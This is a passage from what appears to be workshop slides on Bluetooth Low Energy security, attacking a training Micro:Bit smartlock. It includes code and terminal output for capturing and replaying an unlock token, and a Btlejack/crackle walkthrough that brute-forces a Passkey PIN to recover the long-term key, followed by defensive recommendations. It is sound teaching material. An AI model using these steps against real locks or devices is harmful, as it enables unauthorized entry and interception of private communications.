def on_before_write(self, service, characteristic, data, offset,
 ↪  without_resp):
    if characteristic.lower()=='8de7e90149624edc953ae118fd79c477':
        print('[i] Captured token is : %s' % hexlify(data))

def on_after_read(self, service, characteristic, data):
    if characteristic.lower()=='8de7e90349624edc953ae118fd79c477':
        if self.nonce is None:
            print('[i] Nonce = %s' % hexlify(data))
            # save nonce
            self.nonce = data
```

As we can see, the smartlock is still working and the *nonce* does not change:

```
$ sudo python steal-token.py -t d6:f3:6e:89:da:f5 -s 192.168.56.101 -p
 ↪  8080
[i] Target found, setting up proxy ...
[i] Proxy ready !
[i] Nonce = 584cce93
[i] Captured token is : d331d089
Replaying nonce: 584cce93
[i] Captured token is : d331d089
Replaying nonce: 584cce93
[i] Captured token is : d331d089
```

In order to replay a captured token, we need:

- not to query the Nonce characteristic, as it would generate another nonce
- send directly the token to the corresponding characteristic
- use the Bluepy library to communicate with the device

```
$ sudo python3 replay-token.py D6:F3:6E:89:DA:F5 unlock
↪  d331d089
[i] Connecting to D6:F3:6E:89:DA:F5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
```

- Use BLE Secure Connections against MitM
- Do not implement your own cryptographic or authentication algorithm

BREAKING SECURE CONNECTIONS

Pairing

Bluetooth Low Energy provides a way to secure connection: **pairing**. Pairing is mandatory to set up a secure connection, but it may be done in various ways:

- without any PIN code or keys (*JustWorks*)
- with a 6-digit PIN code (*Passkey*)
- with 128-bit out-of-band data
- with ECDH keys

We are going to attack a *Passkey* pairing, by following these steps:

1. flash one Micro:Bit with a specific firmware
2. capture a pairing between two devices (key exchange) with **Btlejack**
3. bruteforce the 6-digit PIN code with **crackle**
4. recover the long-term key (LTK) used to encrypt any further communications

Mount one *Micro:Bit* drive and issue the following command to flash the new firmware:

```
$ sudo cp /home/student/Worskshop/firmwares/secure-
 ↪  smartlock.hex
 ↪  /media/student/MICROBIT/
```

1. Press buttons A and B at the same time and reset your Micro:Bit to put it in pairing mode (keep A and B pressed)
2. Use another Micro:Bit with **bteljack** to capture the new connection and save it as a PCAP file with *ll_phdr* output format (very important)
3. Use a phone with **nRF Connect** to connect and pair with the target Micro:Bit

Your capture must contain:

- one Pairing Request packet
- one Pairing Response packet
- two Pairing Confirm packets
- two Pairing Random packets
- one LL_START_ENC_REQ packet

26	3.306263	Unknow…	Unknown_0…	SMP	30	UnknownDirection Pairing Request: AuthReq: Bonding,
27	3.355247	Unknow…	Unknown_0…	SMP	30	UnknownDirection Pairing Response: AuthReq: Bonding,
28	21.783972	Unknow…	Unknown_0…	SMP	40	UnknownDirection Pairing Confirm
29	21.832304	Unknow…	Unknown_0…	SMP	40	UnknownDirection Pairing Confirm
30	21.881227	Unknow…	Unknown_0…	SMP	40	UnknownDirection Pairing Random
31	21.930018	Unknow…	Unknown_0…	SMP	40	UnknownDirection Pairing Random
32	21.979152	Unknow…	Unknown_0…	LE LL	42	Control Opcode: LL_ENC_REQ
33	22.027041	Unknow…	Unknown_0…	LE LL	32	Control Opcode: LL_ENC_RSP
34	22.123246	Unknow…	Unknown_0…	LE LL	20	Control Opcode: LL_START_ENC_REQ

Use **crackle** with your capture file to recover the LTK (it may takes some time):

```
$ ./crackle -i pairing.pcap
Warning: No output file specified. Decrypted packets will be lost to the ether
Found 1 connection

Analyzing connection 0:
5b:b8:87:91:75:8f (public) -> d6:f3:6e:89:da:f5 (public)
Found 22 encrypted packets
Cracking with strategy 2, slow STK brute force

!!!
TK found: 144174
!!!

Decrypted 22 packets
LTK found: acb768c17e71774ea8763339f64fc471
```

Do not use Passkey or JustWorks

Passkey or *JustWorks* pairing rely on a 6-digit PIN code (000000 by default when *JustWorks* is used).

Prefer stronger key exchange mechanisms

- ECDH key exchange
- out-of-band 128-bit exchange

CONCLUSION

Bluetooth Low Energy and Security

Bluetooth Low Energy provides many ways to secure any communication, but there are also many ways not to do it right (due to weak options proposed by this standard).

Consider all the threats

Consider any BLE communication as insecure, as there are lot of tools in the wild to:

- sniff any communication (encrypted or not)
- hijack any communication (encrypted or not)
- break weak crypto if it is used

Questions?